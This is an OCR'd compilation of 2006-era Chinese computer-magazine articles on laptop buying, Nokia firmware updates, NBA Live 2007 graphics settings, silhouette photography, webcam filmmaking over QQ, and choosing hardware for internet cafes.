四年的大学学业并不很短,但对于笔记本而言,实际上四年也不算一个短时间了。这种电脑的贬值率相对比较缓慢,但是,折旧率却比较高,主要原因是相对恶劣的使用环境造成。四年的学业需要本本经久耐用,同时价格还要更为合理,性能当然也是需要考虑的。四年时间会让本本的价值基本降到一个无意义的地步,所以不要在购买学校用的笔记本电脑时花费太高。四年时间,足够在宿舍这样相对不稳定的环境中将你的本本折磨致"残"的了。

推荐机型:惠普Compaq nx6325-RD121AA

仅5550元的价格,买到最主流性能的笔记本电脑,配备独立显卡,甚至还拥有指纹识别器,在宿舍里使用不是正合好吗?四年后,这款机器可以折价售出,完成它的使命。

近两年的手机大多向智能化发展，因此操作系统的概念也就走向了前台。记得曾经的T68升级T68i时代，大家排队去客服的情景吗？现在，使用诺基亚手机的人自己就可以做了。

只要20分钟 自动更新我也行

升级诺基亚手机操作系统

升级诺基亚手机的操作系统并不困难，使用Nokia Software Updater就可以实现，而且，这样可以让你免去很多麻烦，不用去找ROM，也不用知道如何区分。因为，用Nokia Software Updater就像Windows Update一样，方便至极。

做好准备 为了更新

在更新诺基亚手机的操作系统前，你需要专用升级软件Nokia Software Updater。Nokia Software Updater是诺基亚出的一款面向普通消费者的手机软件升级工具，它具有非常简单的操作，只需要数据线连接，而后点几下鼠标就可以完成刷机了，非常方便。它的下载地址是http://ndsl.nokia.com/files/support/global/phones/software/NokiaSoftwareUpdaterSetup_en.exe。


不过需要注意的是，目前这款刷机软件并不能完整地支持所有诺基亚手机，因此，在准备使用前，最好先查看一下自己的诺基亚手机是否在列表之内。

在你使用数据线连接手机准备刷新之前，还需要做足几件事才可以开始：

首先要保证手机的电量充沛，最好不低于50%的电量，同时连接好充电器，这样可以避免电量不足导致的刷新失败。同时最好使用笔记本电脑，即便遇到突发断电事件，也不至于让手机在更新中毁于一旦。在升级的过程中数据线和手机绝对不能失去连接，否则手机也会在更新失败后损坏，只能送修解决。之后还要确认是否已经插入SIM卡并且选择标准情景模式。同时最好暂时关闭防火墙，以避免无法下载ROM进行更新。当然了，备份好你的联系人和短信，以及平日里拍摄的照片，以防止丢失，另外存储卡也最好暂时取出来。

30分钟走5步 一切OK


使用Nokia Software Updater的好处就是不用你去多想，跟着提示做即可。但是你要注意很多细节问题。



◀数据线插上电脑的USB插口，并且连接上手机，运行Nokia Software Updater，确认提示内容后点击下一步。



▶确保网络正确连接的情况下，Nokia Software Updater开始寻找接入手机是否有新版本ROM。



◀发现新版本ROM后，Nokia Software Updater会开始自动下载，这个过程大约需要20分钟左右，当然这要取决于ROM大小及网络情况。




▶下载完毕后，Nokia Software Updater开始更新手机操作系统，大约会耗时10分钟左右，注意，这期间绝对不可以断开数据线连接。

更新手机时只需要进行确认即可，Nokia Software Updater不会要求你做出选择，只需要一步步确认即可。但是，更新手机操作系统还是有风险的，包括停电、手机电力不够，都会造成更新失败，因此，你需要做足所提及的准备工作，这样才可以最大限度保证更新成功。CF [SZ05]

NBA新赛季开始了，你不想过把NBA的瘾吗？玻璃人麦克格雷蒂是不是坚强了许多？我们的姚明离冠军之路还有多远？进入NBA Live 2007，自己创造历史吧！

姚明来了！NBA LIVE 07 全体验

北京/TKD



EA如期发布了年度运动游戏大作NBA Live 2007，作为PC玩家可以算是唯一期待的NBA游戏，NBA Live系列总是受大极大的关注，NBA Live 2007自然也不例外，虽然这次NBA Live的宣传重点在PS2及XBOX 360上，但依旧推出了PC版本，对于热衷于NBA的玩家而言，再好不过了。

优化也要动脑筋

安装好NBA Live 2007，你可以在Options里找到设置选项，不过，你可能会感到奇怪，为什么看不到常见的graphics settings？在NBA Live 2007的Options中，DETAIL SETTINGS才是关于显卡的调节选项。


NBA Live 2007的最低配置是CPU不低于1.3 GHz Intel Pentium III、内存不小于256MB，拥有兼容于DirectX 9.0c的显示卡，并需要具备64MB以上的显存，显卡规格必须是ATI Radeon 7500或以上、NVIDIA GeForce3、GeForce4 Ti系列或以上。虽然听起来要求不高，但如果你想流畅的进行游戏，显然这个最低配置还是不够的。试玩后，感觉处理器至少要在2.4GHz以上的Pentium 4、内存大于512MB，并且显卡规格不低于ATi 9800 Pro才可以保持流畅。

在DETAIL SETTINGS中，先调整分辨率到一个合适的规格，并且尽可能达到最高分辨率，即便关闭一部分特效也是值得的，提升分辨率带来的视觉效果非常明显。注意，V-Sync不要开启，而后在Textrue Filter中尽可能开启Triliner，最后，Player Detail一项开启到High状态。这样的配置相对最为合理，可以获得最好的平衡，兼顾流畅运行与效果展示。特别强调，NBA Live 2007竟然不支持宽屏显示，只能恒定于4：3不可更改的视野，这是非常尴尬的，拥有宽屏显示器的玩家，可能进入游戏，怎么会有锯齿？画面效果也没有想象的好，这是怎么回事？

不要放过驱动程序

在NBA Live 2007的DETAIL SETTINGS，你也会注意到，EA根本没有提供抗锯齿的选项，而要使用这些，必须进入驱动程序的控制面板一一开启才行。这在以往的《游戏讲堂》栏目中有过介绍，这里不多说了。这次着重要说的是最先来自于NVIDIA GeForce 7系列的一个全新功能——透明平滑处理。它是NVIDIA在GeForce 7系列显卡中引入的最新抗锯齿技术，所有GeForce 7显卡都能够支持TSAA（透明动态超采样）与TMAA（透明动态多采样）两种最新的抗锯齿模式。透明平滑处理从根本上解决了之前抗锯齿技术遗留下来的难题，使特定物体边缘的效果得到了明显改善。

在驱动程序的面板中，选择透明平滑处理，选中超级采样就能开启了。这个选项开启后，画面效果自然会更出众，边缘也更平滑，但会消耗掉很大的显卡性能。当然，ATI显卡（X800和X1000系列）也能够支持透明抗锯齿，同样需要在驱动当中手动开启才能生效。另外NVIDIA的新驱动对GeForce 6系列也提供了透明抗锯齿功能，这样使用老显卡的玩家也能够享受最佳的抗锯齿效果了。



逆光世界里的美丽风景

教你怎样拍好剪影效果的照片。

编译/**李看**



【色影无忌】

“DC 拍拍拍”已经出到第 3 期了，在编辑的过程中，小编自己也学到了不少摄影知识，拍摄时多了一些有意识的选择，少了一些盲目。下面是我近期的一些习作，不揣鄙陋拿出来与大家一起讨论（想扔鸡蛋的同学，敬请访问：http://fly2spring.blog.cfan.com.cn），同时也希望其他朋友把自己的作品及拍摄感受发给我，让这里成为我们交流学习的园地。



▲图1：一个人的风景
摄自贡格尔大草原。一望无际的大草原上，冷清清地生长着一棵小树，感觉很突然，把它放在九宫格（上期“三分法”中有说明）右上角的位置，希望能表现出草原的辽阔从而突出小树的孤单。



▲图2：紫茉莉
紫茉莉，俗称地雷花，在南方乡村的秋天随处可见。这张照片中紫色的花朵连成一条曲线，显示出由下向上的动态来。

“逆光”也称“背光”，就是拍摄的人迎着光源（室外一般为太阳），光线正好照在被拍的人或物的背面；还有一种为“侧逆光”，光线从相机左、右约135°的后侧面射向被拍人物。初学摄影的人常常被告诫：拍人物的时候可千万不要逆光，不然会因为曝光不足而让人物变成“大黑脸”，黑乎乎一片。不过为了达到特殊的目的，有时却要故意逆光拍摄，比如在网上可以看到许多夕阳下的人物或风景的剪影照片，如梦如幻，就是在逆光下拍摄出来的。下面我收集到的一些技巧，相信对朋友们拍摄剪影照片会有所帮助。

关掉闪光灯

拍摄剪影照片最主要的一点就是，把想要变成剪影的对象（人物或其他拍摄主体）安排到光源的前方，并强制让相机对着图片中明亮的部分（即背景）进行曝光，而不是对着要变成剪影的主体对象（如人物）进行测光曝光，这样一来，主体对象会因为曝光不足而变得很暗，达到剪影效果。但如果使用的是相机的自动模式，主体太暗时闪光灯会自动打开，这就破坏了剪影效果。数码相机上，闪光灯一般分为自动、强制打开、强制关闭三种状态，以Sony DSC-717为例，把模式拨盘拨到自动拍摄模式，再连续按十字键上的上箭头键，直到显示屏上出现标志，表示闪光灯关闭了。

自动模式下的拍摄

大多数数码相机都具备自动测光功能，能拍出非常漂亮的照片。只是这些相机太“智能”了，总能准确曝光拍摄出清晰的照片，如果想得到剪影效果，就要耍一些小手段来“欺骗”相机：自动模式下，在半按快门时它能快速计算出曝光值，所以把相机先对着明亮的背景并半按下快门自动测光，此时别松手，再移动相机对准要拍摄的主体取景，最后完全按下快门，这样就可以得到剪影效果了。

解决对焦问题

半按快门时相机不但自动测光还会自动对焦，所以在按上面方法拍摄时，剪影对象可能因为没有正确对焦而模糊，有两种方法可以解决这一问题：如果你的相机有手动对焦功能，可以先对背景进行测光，然后再对剪影对象进行手动对焦；另一个方法是，将光圈设置为最小（即最大数字的那一档）增加景深，这样就可以得到一张有着清晰前景和背景的照片了。

精心构图

拍摄剪影照片时进行取景构图，不但要把拍摄主体安排在前面最佳位置，关键还有背景的选择，背景一定要明亮，这样才能形成强烈的对比，突出剪影的效果。





柳絮飞 http://fly2spring.blog.cfan.com.cn

手动模式下的拍摄

数码相机的优势之一就是允许你随心所欲尝试直到自己满意为止，如果自动模式下拍摄的效果不明显，并且你的相机支持手动模式，那么不妨试一下手动拍摄。使用手动模式最简单的方法是参考自动模式下的快门速度和光圈大小（在自动模式下半按快门，再记下得到的数据），并以此为基础进行调整。要是在自动模式下被摄主体太亮（如果你希望它更暗一些），那么就把快门速度调快1档或2档。



寻找清晰的轮廓外形

剪影人物没有太多的图像细节，主要靠轮廓外形来展示，所以当一张照片中有多个剪影对象时，最好试着把它们分开。比如正在拍一棵树和一个人的剪影，就不要让人站在树的前面，以免它们的轮廓重合在一起，无法识别。即使要让它们的轮廓融合在一起，也要精心安排，以便得到一个非常好的轮廓外形效果。当选定某一对象作为剪影的主体时，还可以试着包含一些其他有意思、简单的对象作为辅助，因为照片中仅仅一个大黑块的话，容易把看照片的人搞糊涂，找一些可识别的其他物体配合可以增进观众的理解。

【数码暗房】

变废为宝，Photoshop中巧作剪影图

如右上图所示，拍摄的是北京北海的白塔。天有点阴，并且是逆光拍摄，照片灰蒙蒙的，构图也很混杂，是一张相当失败的照片。下面看看如何变废为宝，把它改造成一个富有诗意的照片。



第一步 在Photohsop中打开要修改的白塔照片，按Ctrl+A键全选图片，再按Ctrl+J键复制出一个新图层。因为天空的颜色比较单一，所以可用“选择→色彩范围”菜单命令把天空快速选取出来。然后按Del键，将新图层中的天空部分删除。

第二步 按Ctrl+Shift+I键反选图像，白塔及树木等前景被选中，执行“编辑→填充”菜单命令填充上黑色。然后用裁剪工具（快捷键为C）裁剪图像，修正一下图片的构图。

第三步 从网上搜索下载一个有月亮的图片，把它拖到白塔照片上，放在背景层之上图层1之下。按Ctrl+T键，调整月亮图片的大小，使它与白塔图片相适应。

合并图层后保存，最终效果如右下图所示，是不是别有情调？有兴趣的朋友，可访问http://fly2spring.blog.cfan.com.cn，看看本文的彩色版。



拍摄人物剪影时，可酌情选取人物侧面的轮廓，这会比正面的轮廓特征丰富很多，比如鼻子、嘴、眼睛的轮廓等都可以清晰显示出来。

缓解数码相机“快门延迟”5小招

按下快门后，数码相机并不马上拍摄，而要经过一个预处理过程，这段时间就是所谓的快门延迟，也叫“快门时滞”。在这段时间内，如果被拍摄的对象移动了，拍出的照片就会出现错位现象。

与数码单反不同，消费类数码相机为了降低成本，并没有真正意义上的快门，而是通过CCD感光器件模拟出来的，所以计算处理的时间会很长。下面提供给大家几个小技巧，可以缓解一下消费类数码相机快门延迟带来的负面影响。

1.关掉液晶显示

尽量别用液晶显示屏，而是通过取景器来取景拍摄，因为液晶显示屏本身就存在显示时滞。

2.预先对焦

事先锁定好对焦点，拍摄时可以减少自动对焦所花费的时间。

3.做好预测

比如希望在被拍者走到A点的位置时再拍摄，可在他未到A点时，先按下快门。当然，这一方法需要一定的经验。

4.降低图像分辨率

根据实际需要，把图像设置为能够接受的最小分辨率，也是减少快门延迟的一个方法，因为图像分辨率越大，处理时间也就越长。

5.购买低时滞的数码相机

最好的方法，自然还是买一台时滞小的数码相机了，下面给大家推荐一款。

低时滞相机推荐：佳能pro 1

咨询电话：95177178

远程协作演一场风花雪月的故事

使用价格便宜、随处能找到的摄像头来替代DV，拍摄制作自己的电影，甚至能邀请远在异地的好友“同台”演出。

北京/流言

Why（为什么）

相对DV来说，摄像头要便宜得多，不同档次产品的价格，从几十块到几百块钱的都有，可以根据自己的情况购买。如果你只是心血来潮，偶尔想票一把电影，没必要为此购买昂贵的DV，尝试一下你每日都面对的摄像头吧。虽然摄像头不能随身携带使用，不过拍拍室内情景剧还是够用的，通过MSN或者QQ的远程视频，还能跟远方的朋友“天涯共此时”合作演出呢。

What（要什么）

主角：微软千里眼LifeCam VX-6000



主要参数

项目	参数
宽度	2.2英寸
高度	2.9英寸
深度	2.1英寸
光学传感器	CMOS
静态图像	1280×1024
对焦	3倍数码变焦
软件	驱动+工具软件
系统需求	Windows XP
价格	999元
咨询电话	800-820-3800

微软LifeCam VX-6000小巧玲珑，转动非常灵活，可以方便地调整视角。比起一些老牌的摄像头，它的视频效果和图像质量并不很突出，不过130万像素的分辨率，3倍数码变焦，拍出的图像质量已可与低端的消费类数码相机相媲美了。内置麦克风，音频质量还不错。

LifeCam VX-6000提供了许多特色功能，比如它在摄像头上增加了一个按钮，可以一键调用Windows Live Messenger（MSN）。LifeCam VX-6000所附带光盘中，除驱动程序外，还有一个功能强大的工具套件，它提供的有趣功能之一，是可以把拍摄到的图像直接贴到自己的博客中（本文中所有产品价格仅供参考）。

替代产品

有条件的朋友，我们推荐他试试微软的这款超强的LifeCam VX-6000，不过要花近千元人民币购买一个摄像头，对一般人来说有点太奢侈了。实际上我们今天要完成的任务，普通的摄像头就可以胜任，这些摄像头从几十元到几百元不等，比较便宜。如：

ANC S865L：￥78　　极速 尊贵Q5：￥130
联想 ET360：￥170　　罗技 快看视讯版：￥99


其他相关产品



远程视频软件：Windows Live Messenger
价格：免费
下载：http://get.live.com/messenger/overview
简介：Windows Live Messenger即微软原来的MSN即时通讯软件，通过它，不同地方的人可以在网络上以文字、音频、视频等方式互相聊天。



远程视频软件：腾讯QQ2006
价格：免费
下载：http://im.qq.com/qq/dlqq.shtml
简介：可以视频聊天的软件有很多，除了Windows Live Messenger外，还有QQ、雅虎通、Gtalk、Skype等。对国人来说，最熟悉，用得最多的就是QQ了。



视频录制、编辑软件：Techsmith Camtasia Studio 3.1.2
价格：$299.00（试用免费）
下载：http://www.newhua.com/soft/15179.htm
简介：一款专门捕捉屏幕音影的工具软件，并具有强大的视频后期编辑的功能，支持输出AVI、GIF、RM、MOV等主流的视频格式。

How（怎么做）

拍电影首先要有剧本，根据分镜头剧本早早做好准备，以免实拍的时候手忙脚乱。考虑到摄像头不像DV那样移动方便，所以情节设计最好简单些，人物场景的跳转不要太大。单个的场景最好是固定的，尽量少一些推拉摇移的操作。

1.单镜头场景的拍摄

摄像头的驱动光盘中一般会捆绑捕捉视频的软件，比如微软千里眼摄像头光盘中的LifeCam。如果是杂牌摄像头找不到相应的视频软件，可使用微软免费的AMCap软件代替。

第一步 启动AMCap，执行“Capture→Sutep”命令，点选“Capture to unallocated files”项，并通过下面的Browse按钮设置视频文件的保存位置；接着点击Compression选项卡，设置视频保存格式，确定后返回。

第二步 执行“Options→Preview”命令即可预览摄像头中的图像了，布好景，调好镜头，再执行“Capture→Start Capture”命令（快捷键为Ctrl+C）开始录制。


第三步 表演完毕，执行“Capture→Stop Capture”命令停止录制就可以了，在前面设置好的文件保存目录中打开刚刚录好的视频看一看，要是效果不理想，就重新再录。

2.网友远程联合演出

如果朋友们不在同一个地方，能否联合录制电影呢？通过MSN、QQ这类视频聊天软件，可以实现这一梦想。下面以QQ2006Beta3版为例来试一试。

第一步 事先要与合作的网友充分讨论剧本及拍摄的各种细节，然后约好同一时间上QQ。在QQ聊天窗口，单击“超级视频”按钮（摄像头图标）打开视频聊天窗口。

第二步 单击“开始→所有程序Camtasia Studio 3→Applications→Camtasia Recorder”启动它，然后点击红色录制按钮右侧的小三角，从下拉菜单中选择“Window”，设置好后再单击红色录制按钮，这时会要求选择要录制的窗口，这里点击一下QQ视频窗口即可（见图）。



第三步 电影中的镜头需要切换到对方网友的时候，可单击QQ视频窗口右下角的切换按钮，把对方的视频切换到大窗口中。就这样来回切换，完成所有镜头的录制。录制完毕，按F10键停止。Camtasia会自动播放刚才录制的内容，如果满意，可单击Save按钮保存。

第四步 保存完毕又会弹出一个窗口，选择“Edit my recording”项，单击OK即可进入Camtasia Studio编辑界面对所录制的视频进行后期编辑了。

第五步 最后，单击编辑窗口左侧“Produce video as”，根据向导保存视频，有AVI、SWF、WMV、MOV等多种格式，根据需要选择就可以了。

Examples（试一试）

这次我们借鉴了“黑匣子”手机电影《苹果》的剧情，改编成摄像头版。主人翁只有两个，对白也只有十来句话（完整文字剧本，请访问论坛：http://bbs.cfan.com.cn/forum-137-1.html），通过QQ视频录制，再经过后期剪辑，让身处不同地方的男女主人翁融入到同一个空间，展开了有趣的对话。下面是这个短片的几张截图。



身为网吧业主，当然希望所有电脑24小时永不停机地营业。不过长时间连续运转，却对电脑稳定性和寿命提出了极高的要求。怎样才能使硬件投资获得最大回报？怎样才能尽量减少因电脑维护带来的损失？请看2006年21期"In派茶馆"。

24 HOURS OPEN

永不停机的网吧

策划/《电脑爱好者》编辑部 监制/um 撰稿/um Alucard

2006年7月，有媒体报道"文化部下属文化市场发展中心发布了《网吧专用计算机应用标准》，该标准具有比国家标准更为严格的要求。例如工作噪声方面，国家标准要求低于55分贝，而刚刚出台的这个标准则要求低于40分贝；在国家标准中要求4万小时稳定运行时间，该标准则要求6万小时。随后，还会发布网吧专用计算机入围机型及网吧专用计算机标志，检测后符合标准的计算机在出厂时将被贴上专用标志。"




8月份，文化部文化市场司有关负责人对该报道作出了说明，表示这些报道并不属实，文化部近期并没有出台针对网吧管理的新政策和要求。所谓的标准是一些企业和事业单位自行提出和推广的，也不可能将硬件配置作为审批网吧的条件。

不管这两条消息的背后到底是怎么回事，至少网吧业主们可以松一口气了。毕竟电脑的硬件成本在网吧的初期投资和后续升级投资上都占有非常大的比重，如果全部按照"标准"所要求的，采购指定品牌的指定型号，会给网吧的经营带来很大负担。

但新的问题也随之出现了：网吧的电脑固然要讲究低成本，但同时对稳定性的要求也非常高，如果一个网吧的电脑经常出现问题，不但会带来经营上的损失，在消费者心目中的地位也会下降——谁愿意到一个电脑经常死机的网吧去呢？

另一方面，从网吧业主的角度来说，永不停机的电脑自然是最理想的，不过价格问题也非常敏感，一台电脑的成本增加100元，整个网吧的初期投资就会增加上万元。怎样才能以最少的投资，获得最稳定且配置合理的电脑？电脑的维修与售后问题又该如何解决呢？

小本经营背后的高科技

“别看是小本经营，这里面学问也多着呢”

早在几年之前，毕先生就在北京开了一家网吧，经历了几年的摸爬滚打，当初不到20台电脑的黑网吧已经发展成了拥有将近200台电脑、具有正式经营许可证的中型网吧。当谈起在管理过程中所遇到的困难时，毕先生苦笑一声，开始讲述他认为“不堪回首”的经历。

2001年的时候，毕先生通过亲戚的关系，以十分低廉的价格租到了一间门面房。凭着多年积累下来的电脑知识，他从中关村购买了一大堆散件后自己组装了十多台电脑。起初的时候还比较顺利，但当电脑增加至40台之后，毕先生有些吃不消了，整天在各种莫名其妙的电脑故障和损坏的键鼠耳麦中疲于奔命，虽然又雇了一个专门的网管，也仍然要在硬件维护方面消耗大量时间。

三年之后，最早的十几台电脑已经完全没办法胜任网吧的需求，只能以极为低廉的价格忍痛处理掉，同时新旧电脑不一致的硬件配置也给维护工作带来了很大问题。这时候毕先生仔细算了一笔账，在这三年内，因为各种原因造成配件损坏、消耗而产生的费用，居然高达网吧所有利润的一半。

2005年的时候，网络视频聊天的热潮使毕先生为每台电脑都配备了摄像头，虽然投入十分可观，但网吧日益增多的客流也很令人欣喜。可惜好景不长，一段时间后毕先生发现网吧的摄像头开始丢失，个别电脑的内存条甚至都被盗走，造成了很大的经济损失。

带着这些问题，我们采访了技嘉和多彩这两家很早就针对网吧开展相关业务的厂商，现在来看看他们是怎么说的。

技嘉科技网吧事业部经理 蓝绍文

针对发展中的网吧市场，技嘉很早就建立了专门的网吧事业部，针对广大网吧业主的需求提供各种服务。例如在设计网吧使用的主板时，考虑到价格、散热、稳定性以及节能等各个方面的需求，设计了功能符合网吧市场需求的专用主板。例如去掉一些网吧实际运营中不需要的功能，提供大批量的行业包装，省去多余的彩盒、光盘和说明书，将这些成本替用户节省下来。

针对网吧业主关心的硬件再利用问题，技嘉也提供了一些解决方案。例如使用技嘉支持双显示卡的主板，可以使两块淘汰下来的显卡通过SLI方式协同工作，提供性能更强、成本更低的双显卡方案。这使得技嘉主板在现在的网吧市场中占到了相当大的份额。

技嘉的市场策略用一句话来概括就是搭建平台。通过和处理器厂商、显示器厂商、内存厂商以及外设厂商等同行的资源捆绑，会经常开展市场活动，并帮助各地区代理商根据合适的网吧伙伴提供适当的财务支持与配合。至于售后服务，技嘉在全国各地有7个分公司和15个以上的维修基地，售后服务会十分到位。


多彩科技国内营销总监 周建浩

针对网吧不同的消费群体，应当配用不同性能的外设。例如以聊天、浏览网页、发送接收电子邮件为主的人群，应配置上带有UV覆膜的防水键盘，可以大大增加耐用性和防水性。而以传奇、大话西游、劲舞乐团为主的普通游戏人群，大约占网吧所有用户的一半，键盘的防水性依然少不了。此外还应更注重键盘使用的舒适性以及鼠标定位的准确性，可以考虑具有消音结构的键盘。而对于以天堂II和魔兽为主的高端游戏人群，网吧应配置一定数量的专业游戏键鼠设备。

对于网吧的目标层次消费人群，可以根据本地的实际情况，装配一定比例的机器为高端游戏群体的专用机，中端的机器为普通游戏等人士配用。在更新机器的时候，将休闲游戏区的机器淘汰掉，普通游戏区的机器移至休闲区，依次推移就可以了。这样，网吧机器的使用周期就会大大加长，网吧的经营成本也会大大降低。

此外，凡是通过多彩审核的多彩主题网吧将获得全面的服务支持，例如网吧的装修和形象设计；发放活动宣传品；在当地举办各类活动；享受多彩官方网站以及媒体等平台的宣传和推荐；定期的活动支持和增值性服务等等。

网吧装机 主板 显卡 篇



"网吧就不要考虑升级问题了"

主板是一台电脑的根本，主板的功能、性能和稳定性在很大程度上决定了电脑整体的档次。因此我们在装机的时候都会慎重地考虑再三，从稳定性、功能和扩展性等多个方面去衡量。不过对于网吧来讲，电脑的扩展性根本就是一句空话。因为网吧的配置基本上都是一次到位的，很少有半途升级，最多是增加个摄像头之类的外设，内部的各种配件除非损坏，否则很可能从装机那天起一直用到整台机器淘汰。


现在的网吧为了细分各个层次的消费者，往往针对不同用途的人群，提供不同配置的机型。因此在主板的选择上，也要根据机型的不同而有所侧重。例如面向上网查资料、欣赏电影以及视频聊天的普通消费者的机型，不需要配备太强的处理器和显卡，主板板载的显卡就足以满足要求了，像Intel 945G这种高度集成的芯片组就非常合适。

同时，主板的板型也有很多讲究，即使是同样芯片组的主板，主板厂商也会针对不同类型的消费者，推出具有各种不同功能和不同定位的型号。而作为网吧用机来说，诸如IEEE1394接口、7.1声道音频、简单易用的超频功能等就完全没有必要了，选择不具有这些功能的简化版主板，可以明显降低成本。

从网吧尽量节省成本的角度来看，电脑会随着时间推移而改变定位。一台高端游戏机型在一年后可能会降级为普通游戏机型，再过一年可能降级为入门级的上网机型。这个过程中是不会通过更换显卡、增加内存等方式使它继续保持原有用途的，因为升级的费用很可能与新装机相差无几，而且还有低档机型淘汰后的缺口等待弥补。



◀技嘉GA-8I945GZME-RH主板省去了很多对于网吧来说不必要的功能，成本也有所降低，同时集成显卡，很适合用来组装入门级的网吧用机。



▲技嘉GV-NX73T256P-RH显卡不需要任何主动散热装置，彻底避免了因风扇故障而导致显卡损坏的可能性。同时7300GT显示芯片的性能也不错，面对当今绝大多数游戏都毫无问题。

"几百元的显卡使用时间最长"

显卡是电脑配件中贬值最快的部件之一，今天的高端显卡，几个月后就成了中端主流，两年以后就濒临淘汰的边缘。如何在保证流畅的游戏画面的同时，尽可能地延长显卡的使用寿命，这是每个网吧业主都需要仔细考虑的。


现在的显示卡基本只有NVIDIA和ATI两大类芯片可选。其中如果用同等价格的显卡相比较，ATI系列芯片的速度往往比NVIDIA系列略低一些，而在多媒体效果方面则略胜一筹。家用的话当然可以随意按照喜好选择，而网吧用机则只看中速度。

从以往的经验来看，500元~1000元价位的主流显示卡往往具有最高的性价比，而且也能够满足绝大多数主流游戏的需求。目前这个价位的显卡主要是NVIDIA GeForce 7300GT、7600GS和7600GT三大类，所有的显卡品牌都推出了采用这三种显示芯片的显卡，采购时除了考虑价格因素之外，品牌的售后服务也非常关键，虽说显卡的损坏几率非常小，但价格不菲，一旦损坏就会带来很大损失。

此外，这三大类显卡都支持SLI，当显卡的性能已经不足以满足游戏需求的时候，可以利用支持SLI功能的主板，将两块相同规格的显卡合并使用，实际性能会有相当大的提升，又可以坚持工作一段时间，是个节约成本的好方法。

网吧装机

键鼠 耳麦 摄像头篇



“键盘鼠标就是耗材”

据一个认识的网吧老板讲，他的网吧每年有三分之一以上的键盘鼠标因为各种原因损坏。一开始他为了加强竞争力，配备的键盘鼠标每套价格将近200元。后来有点承受不起了，改用60元一套的键鼠套装，令人奇怪的是，损坏的频率虽然比之前的高档键鼠要高一些，但很有限。

因为在网吧这种恶劣的使用环境下，并不是那些功能复杂的多媒体键盘的用武之地。烟灰、瓜子皮、饼干渣等杂物是造成键盘寿命急剧缩短的主要原因，此外还有长时间操作与玩家激动时猛拍键盘等因素。所以只有价格才是硬道理，60元/套×3与200元/套×1，毫无疑问前者的使用时间更长。

网吧所用的键盘虽不需要那些多媒体功能键，但也一定要选择全尺寸104键键盘，尽量不要因为美观或小巧，选择那些仿笔记本键盘的产品。因为有很多游戏需要用到右侧的上下左右四个方向键，也有很多游戏的默认键位在小键盘上。

此外，很多品牌都推出了针对网吧的套装，例如多彩、明基、新贵、三星等。这些套装的价格多在几十元至一百多元，而且相对来说品质比较过硬，而且往往还提供1~3年的质保服务。况且除了性价比方面的因素以外，更好的键盘鼠标对网吧消费者也具有更大的吸引力。



▲多彩K7017和M300键鼠套装以低廉的价格提供了出色的手感，键盘上的各个功能键能够大大方便媒体播放和网页浏览的操作。

“网吧的耳麦不讲究音质，只要耐用”

和键盘鼠标一样，网吧的耳麦也属于“消耗品”。因此在选购时最首要考虑的因素不是音质而是耐用程度。耳麦是与消费者最亲密接触的配件之一，有相当一部分耳麦损坏的原因是插头根部或耳机听筒附近的线缆被拉断。

绝大多数网吧的主机都是放在地上或是桌子的格间里，因此网吧用的耳麦一定要选择2.5米线长的，这样才能保证耳麦被拉出一定距离后不至于直接拽到插头。此外，有些品牌针对网吧推出的耳麦采用尼龙材质作为线缆的外皮，这种设计能够在一定程度上解决因反复拉扯造成的线缆断裂问题，但在抗弯折方面则没有什么明显改善。不管怎么说，也算是一种可以考虑的选择。



